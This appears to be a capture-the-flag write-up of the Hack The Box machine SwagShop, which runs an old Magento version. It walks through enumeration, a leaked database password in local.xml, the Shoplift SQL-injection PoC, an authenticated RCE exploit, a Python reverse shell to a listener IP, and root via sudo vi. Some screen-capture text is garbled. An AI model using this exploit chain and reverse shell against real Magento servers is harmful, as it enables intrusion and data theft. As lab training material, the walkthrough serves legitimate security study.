


Overview

- **Machine Name:** swagshop
- **Difficulty:** Medium
- **IP:** 10.10.10.140
- SwagShop is an easy difficulty linux box running an old version of Magento. The version is vulnerable to SQLi and RCE leading to a shell. The www user can use vim in the context of root which can be abused to execute commands.

NMAP Enumeration

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey: c1:77:56:ad:51:c0:ba (ECDSA)
|   2048 b6:55:2b:d2:4e:8f:a3:81:72:61:37:9a:12:f6:24:ec (RSA)
|   256 2e:30:00:7a:92:f0:89:30:59:c1:77:56:ad:51:c0:ba (ECDSA)
|_  256 4c:50:d5:f2:70:c5:fd:c4:b2:f0:bc:42:20:32:64:34 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ http-title: Did not follow redirect to http://swagshop.htb/
|_ http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Port 80: http



I used a megascan to check the version and directorios.

Magescan : The idea behind this is to evaluate the quality and security of a Magento site you don't have access to. The scenario when you're interviewing a potential developer or vetting a new client and want to have an idea of what you're getting into.

/megascan

```
(root@kali)-[/opt/magento/magescan]
# php magescan.phar scan:all http://swagshop.htb
Scanning http://swagshop.htb/...
```

Magento Information

Parameter	Value
Edition	Community
Version	1.9.0.0, 1.9.0.1

Key	Value
Server	Apache/2.4.29 (Ubuntu)

beheer/	404	is shown below.	Pass
capistrano/config/deploy.rb	404		Pass
chive	404		Pass
composer.json	404		Pass
composer.lock	404		Pass
vendor/composer/installed.json	404		Pass
config/deploy.rb	404		Pass
control/	404		Pass
dev/tests/functional/etc/config.xml	404		Pass
downloader/index.php	404		Pass
index.php/rss/order/NEW/new	200		Fail
info.php	404		Pass
mageaudit.php	404		Pass
magmi/	404		Pass
magmi/conf/magmi.ini	404		Pass
magmi/web/magmi.php	404		Pass
Makefile	404		Pass
manage/	404		Pass
management/	404		Pass
manager/	404		Pass

In index.php/rss/order/NEW/new i found a a path that led me to php admin page but i need to login first and don't have credentials

```

← → ↻ ⚠ Not secure swagshop.htb/index.php/rss/order/NEW/new

This XML file does not appear to have any style information associated with it. The document tree is shown below.
▼<rss xmlns:content="http://purl.org/rss/1.0/modules/content/" version="2.0">
  ▼<channel>
    ▼<title>
      <![CDATA[ New Orders ]]>
    </title>
    <link>http://swagshop.htb/index.php/admin/sales_order/</link>
    ▼<description>
      <![CDATA[ New Orders ]]>
    </description>
    <pubDate>Thu, 26 Dec 2024 09:52:18 +0000</pubDate>
    <generator>Zend_Feed</generator>
    <docs>http://blogs.law.harvard.edu/tech/rss</docs>
    ▼<item>
      ▼<title>
        <![CDATA[ Order #100000001-1 created at 25/12/2024 ]]>
      </title>
      <link>http://swagshop.htb/index.php/admin/sales_order/view/order_id/2/</link>
      ▼<description>

```



Magento

Log in to Admin Panel

Invalid User Name or Password.

User Name:

Password:

[Forgot your password?](#)

Magento is a trademark of Magento Inc. Copyright © 2024 Magento Inc.

I found also much more accessible directories






phpmyadmin	2014-05-07 14:58 5.8K	404	Pass
README.md		404	Pass
README.txt	Server at swagshop.htb Port 80	404	Pass
shell/		200	Fail
shopadmin/		404	Pass
site_admin/		404	Pass
var/export/		200	Fail
var/export/export_all_products.csv		404	Pass
var/export/export_customers.csv		404	Pass
var/export/export_product_stocks.csv		404	Pass
var/log/		404	Pass

irect input to this VM, move the mouse pointer inside or press Ctrl+G.


Such as **shell**

Click to go back, hold to see historygshop.htb/shell/

Index of /shell

	Name	Last modified	Size	Description
	Parent Directory		-	
	abstract.php	2014-05-07 14:58	5.5K	
	compiler.php	2014-05-07 14:58	4.3K	
	indexer.php	2014-05-07 14:58	8.0K	
	log.php	2014-05-07 14:58	5.8K	

Nothing interesting in these directories.



```
<?xml version="1.0" encoding="UTF-8" standalone="yes" ?>
<date>
  <![CDATA[ Wed, 08 May 2019 07:23:09 +0000 ]]>
</date>
</install>
<crypt>
  <key>
    <![CDATA[ b355a9e0cd018d3f7f03607141518419 ]]>
  </key>
</crypt>
<disable_local_modules>false</disable_local_modules>
<resources>
  <db>
    <table_prefix>
      <![CDATA[ ]]>
    </table_prefix>
  </db>
  <default_setup>
    <connection>
      <host>
        <![CDATA[ localhost ]]>
      </host>
      <username>
        <![CDATA[ root ]]>
      </username>
      <password>
        <![CDATA[ fMVWh7bDHpgZkyfqQXreTjU9 ]]>
      </password>
      <dbname>
        <![CDATA[ swagshop ]]>
      </dbname>
    </connection>
  </default_setup>
</resources>
</install>
```


In this directory i found password and dbname could be exploited

/Exploiting

By searching google to exploit magento i found a script used to bypass admin panel credentials

<https://raw.githubusercontent.com/joren485/Magento-Shoplift-SQLI/master/poc.py>

```
(root@kali)-[/opt/magento]
# python2 exploit.py http://10.10.10.140/
WORKED
Check http://10.10.10.140/admin with creds ypwq:123
```



I logged in successfully

← → × Not secure swagshop.htb/index.php/admin/dashboard/index/key/51c3c08a90c2ed8e675d92aca0e7c97a/ ⌵ ☆ ⬇ 0 Paused Relaunch to update ⋮

Magento Admin Panel Global Record Search Logged in as ypwq | Thursday, 26 December 2024 | [Try Magento Go for Free](#) | [Log Out](#)

Dashboard Sales Catalog Mobile Customers Promotions Newsletter CMS Reports System Get help for this page

⚠ Your web server is configured incorrectly. As a result, configuration files with sensitive information are accessible from the outside. Please contact your hosting provider.

🔔 **Latest Message:** MagentoLive Europe 2019 [Read details](#) You have **3 critical** and 6 notice unread message(s). [Go to messages inbox](#)

❗ **One or more of the indexes are not up to date:** Product Attributes, Product Prices, Catalog URL Rewrites, Product Flat Data, Category Flat Data, Category Products, Catalog Search Index, Stock Status, Tag Aggregation Data. Click here to go to [Index Management](#) and rebuild required indexes.

Dashboard

Lifetime Sales

£22.00

Average Orders

£22.00

Last 5 Orders

Customer	Items	Grand Total
AA	2	£32.00

Orders Amounts

Revenue
£22.00

Tax
£0.00

Shipping
£10.00

Quantity
1

Bestsellers

Most Viewed Products

New Customers

Customers

RCE exploit

I download a script from searchsploit and edited the script by adding **username,password** which is I found in the first script that allowed me to login then add the current date of the website

```
msf6 > searchsploit -m exploits/php/webapps/37811.py
[*] exec: searchsploit -m exploits/php/webapps/37811.py

Exploit: Magento CE < 1.9.0.1 - (Authenticated) Remote Code Execution
System URL: https://www.exploit-db.com/exploits/37811
Adv Path: /usr/share/exploitdb/exploits/php/webapps/37811.py
Codes: OSVDB-126445
Verified: False
File Type: Python script, ASCII text executable
Copied to: /home/kali/Documents/htb/swagshop/37811.py
```



```

username = ''
password = ''
php_function = 'system' # Note: we can only pass 1 argument to the function
install_date = 'Wed, 08 May 2019 07:23:09 +0000' # This needs to be the exact date from /app/etc/local.xml

```

```

(root@kali)-[/opt/magento]
# curl -s 10.10.10.140/app/etc/local.xml | grep date

<date><![CDATA[Wed, 08 May 2019 07:23:09 +0000]]></date>

```

Test The script

```

(root@kali)-[/opt/magento]
# python3 magento_rce.py http://10.10.10.140/index.php/admin whoami

www-data

```

```

(root@kali)-[/opt/magento]
# python3 magento_rce.py http://10.10.10.140/index.php/admin "python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"10.10.14.5\",443));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);import pty; pty.spawn(\"/bin/bash\")'"

```

```

(kali@kali)-[/opt/magento]
$ nc -lnvp 443
listening on [any] 443 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.140] 46082
www-data@swagshop:/var/www/html$

```

Getting Better shell

```

www-data@swagshop:/var/www/html$ python3 -c "import pty;pty.spawn('/bin/bash')"
<tml$ python3 -c "import pty;pty.spawn('/bin/bash')"
www-data@swagshop:/var/www/html$ export TERM=xterm
export TERM=xterm
www-data@swagshop:/var/www/html$

```

```

www-data@swagshop:/home/haris$ cat user.txt
cat user.txt
1c84d9c44c874c9edd21fe39b99484a4

```

Privesc www-data > root

```
www-data@swagshop:/home/haris$ sudo -l
sudo -l
Matching Defaults entries for www-data on swagshop:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:

User www-data may run the following commands on swagshop:
    (root) NOPASSWD: /usr/bin/vi /var/www/html/*
```

I can notice that i am able to run some commands as root so i searched on this website to find any exploitation <https://gtfobins.github.io/> and i found more than one

`sudo /usr/bin/vi /var/www/html/php.ini.sample -c '!/bin/bash`

 **/ vi** ☆ Star 11,028

Shell File write File read Sudo

Modern Unix systems run `vim` binary when `vi` is called.

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

(a) `vi -c '!/bin/sh' /dev/null`

(b) `vi`
`:set shell=/bin/sh`
`:shell`

```
root@swagshop:/var/www/html# whoami
whoami
root
```

Another way to get root flag quick and faster

```
sudo /usr/bin/vi /var/www/html/../../../../root/root.txt
```